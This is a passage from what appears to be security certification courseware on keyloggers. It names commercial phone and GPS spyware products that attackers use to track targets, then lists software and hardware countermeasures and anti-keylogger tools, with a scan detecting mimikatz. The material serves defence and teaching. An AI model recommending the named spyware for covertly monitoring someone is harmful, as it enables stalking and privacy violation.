
  - Phone Spy (*https://www.phonespysoftware.com*)
  - XNSPY (*https://xnspy.com*)
  - iKeyMonitor (*https://ikeymonitor.com*)
  - OneSpy (*https://www.onespy.in*)
  - TheTruthSpy (*https://thetruthspy.com*)

- **GPS Spyware**

  Various software programs act as GPS spyware to trace the location of particular mobile devices. Attackers can also employ the following GPS spyware software to track the location of the target mobile devices.


  Some examples of GPS spyware programs are listed as follows:

  - Spyera (*https://spyera.com*)
  - mSpy (*https://www.mspy.com*)
  - MOBILE SPY (*http://www.mobile-spy.com*)
  - MobiStealth (*https://www.mobistealth.com*)
  - FlexiSPY (*https://www.flexispy.com*)



How to Defend against Keyloggers

1. Use pop-up blockers and avoid opening junk emails
2. Install anti-spyware/antivirus programs and keep the signatures up to date
3. Install professional firewall software and anti-keylogging software
4. Recognize phishing emails and delete them
5. Regularly update and patch system software
6. Do not click on links in unwanted or doubtful emails that may point to malicious sites
7. Use keystroke interference software, which inserts randomized characters into every keystroke
8. Scan the files before installing and use registry editor or process explorer to check for keystroke loggers
9. Use the Windows on-screen keyboard accessibility utility to enter the password or any other confidential information
10. Install a host-based IDS, which can monitor your system and disable the installation of keyloggers
11. Use an automatic form-filling password manager or virtual keyboard to enter your username and password
12. Use software that frequently scans and monitors the changes in the system or network



How to Defend against Keyloggers (Cont'd)

Hardware Keylogger Countermeasures

1. Restrict physical access to sensitive computer systems
2. Periodically check your keyboard interface to ensure that no extra components are plugged into the keyboard cable connector
3. Use encryption between the keyboard and its driver
4. Use an anti-keylogger that detects the presence of a hardware keylogger such as KeyGrabber
5. Use an on-screen keyboard and click on it using a mouse
6. Periodically check the video monitor cables to detect the presence of hardware keyloggers
7. Setup video surveillance around the computer desk to detect the addition of malicious hardware
8. Disable USB ports or setup advanced BIOS authentication mechanisms to enable USB ports

How to Defend against Keyloggers

Different countermeasures to defend against keyloggers are listed as follows:

- Use pop-up blockers and avoid opening junk emails.
- Install anti-spyware/antivirus programs and keep the signatures up to date.
- Install professional firewall software and anti-keylogging software.

- Recognize phishing emails and delete them.
- Regularly update and patch system software.
- Do not click on links in unsolicited or dubious emails that may direct you to malicious sites.
- Use keystroke interference software that insert randomized characters into every keystroke.
- Antivirus and anti-spyware software can detect any installed software, but it is better to detect these programs before installation. Scan the files thoroughly before installing them onto the computer and use a registry editor or process explorer to check for keystroke loggers.
- Use the Windows on-screen keyboard accessibility utility to enter a password or any other confidential information. Use your mouse to enter any information such as passwords and credit card numbers into the fields, by using your mouse instead of typing the passwords with the keyboard. This will ensure that your information is confidential.
- Use an automatic form-filling password manager or a virtual keyboard to enter usernames and passwords, as this will avoid exposure through keyloggers. This automatic form-filling password manager will remove the need to type your personal, financial, or confidential details such as credit card numbers and passwords via the keyboard.
- Keep your hardware systems secure in a locked environment and frequently check the keyboard cables for attached connectors, USB port, and computer games such as the PS2 that may have been used to install keylogger software.
- Use software that frequently scan and monitor changes in your system or network.
- Install a host-based IDS, which can monitor your system and disable the installation of keyloggers.
- Use one-time password (OTP) or other authentication mechanisms such as two-step or multi-step verification to authenticate users.
- Enable application whitelisting to block downloading or installing of unwanted software such as keyloggers.
- Use VPN to enable an additional layer of protection through encryption.
- Use process-monitoring tools to detect suspicious processes and system activities.
- Regularly patch and update software and the OS.

Hardware Keylogger Countermeasures


- Restrict physical access to sensitive computer systems.
- Periodically check your keyboard interface to ensure that no extra components are plugged into the keyboard cable connector.

- Use encryption between the keyboard and its driver.
- Use an anti-keylogger that detects the presence of a hardware keylogger such as KeyGrabber.
- Use an on-screen keyboard and click on it using a mouse.
- Periodically check the video monitor cables to detect the presence of hardware keyloggers.
- Set up video surveillance around the computer desk to detect plugging in of malicious hardware.
- Disable USB ports or set up advanced BIOS authentication mechanisms to enable USB ports.

Anti-Keyloggers

Zemana AntiLogger

Zemana AntiLogger detects the **malware** at the time it attacks your system rather than detecting it based on its **signature fingerprint**



Harmful objects detected!

Please click 'Next' to apply selected actions

Scan Duration: 03:13

1. mimilib.dll — C:\Users\Administrator\Desktop\x64\mimilib.dll — Adware:Win32/AutoBulk.747518Ep — Quarantine

2. mimikatz.exe — C:\Users\Administrator\Desktop\x64\mimikatz.exe — Adware:Win32/AutoBulk.747518Ep — Quarantine

3. mimidrv.sys — C:\Users\Administrator\Desktop\x64\mimidrv.sys — Adware:Win32/BulkHeur.9d6710Ep — Quarantine

To ensure continued protection from PC threats, Buy Now!

https://www.zemana.com

GuardedID
https://www.strikeforcecpg.com

KeyScrambler
https://www.qfxsoftware.com

Oxynger KeyShield
https://www.oxynger.com

Ghostpress
https://schiffer.tech

SpyShelter Free Anti-Keylogger
https://www.spyshelter.com

Anti-Keyloggers


Anti-keyloggers, also called anti-keystroke loggers, detect and disable keystroke logger software. The special design of these loggers helps them to detect software keyloggers. Many large organizations, financial institutions, online gaming industries, and individuals use anti-keyloggers to protect their privacy while using systems. This software prevents a keylogger from logging every keystroke typed by the victim, and thus keeps all personal information safe and secure. An anti-keylogger scans a computer and detects and removes keystroke logger software. If the software (anti-keylogger) finds any keystroke-logging program on your computer, it immediately identifies and removes the keylogger, whether it is legitimate or illegitimate.

Some anti-keyloggers detect the presence of hidden keyloggers by comparing all files in the computer against a signature database of keyloggers and searching for similarities. Others detect the presence of hidden keyloggers by protecting keyboard drivers and kernels from manipulation. A virtual keyboard or touchscreen makes the task of keystroke-capturing of malicious spyware or Trojan programs difficult. Anti-keyloggers secure your system from spyware and keyloggers.

- **Zemana AntiLogger**

  Source: *https://www.zemana.com*

  Zemana AntiLogger is a software application that blocks attackers. It detects any attempts to modify your computer's settings, record your activities, hook to your PC's sensitive processes, or inject malicious code into your system. The AntiLogger detects the malware at the time it attacks your system, rather than detecting it based on its signature fingerprint.



Harmful objects detected!

Please click 'Next' to apply selected actions

Scan Duration: 03:13

Total 64878

Detected 11

1. mimilib.dll Adware:Win32/AutoBulk.747518!Ep Quarantine
C:\Users\Administrator\Desktop\x64\mimilib.dll

2. mimikatz.exe Adware:Win32/AutoBulk.747518!Ep Quarantine
C:\Users\Administrator\Desktop\x64\mimikatz.exe

3. mimidrv.sys Adware:Win32/BulkHeur.9d6710!Ep Quarantine
C:\Users\Administrator\Desktop\x64\mimidrv.sys

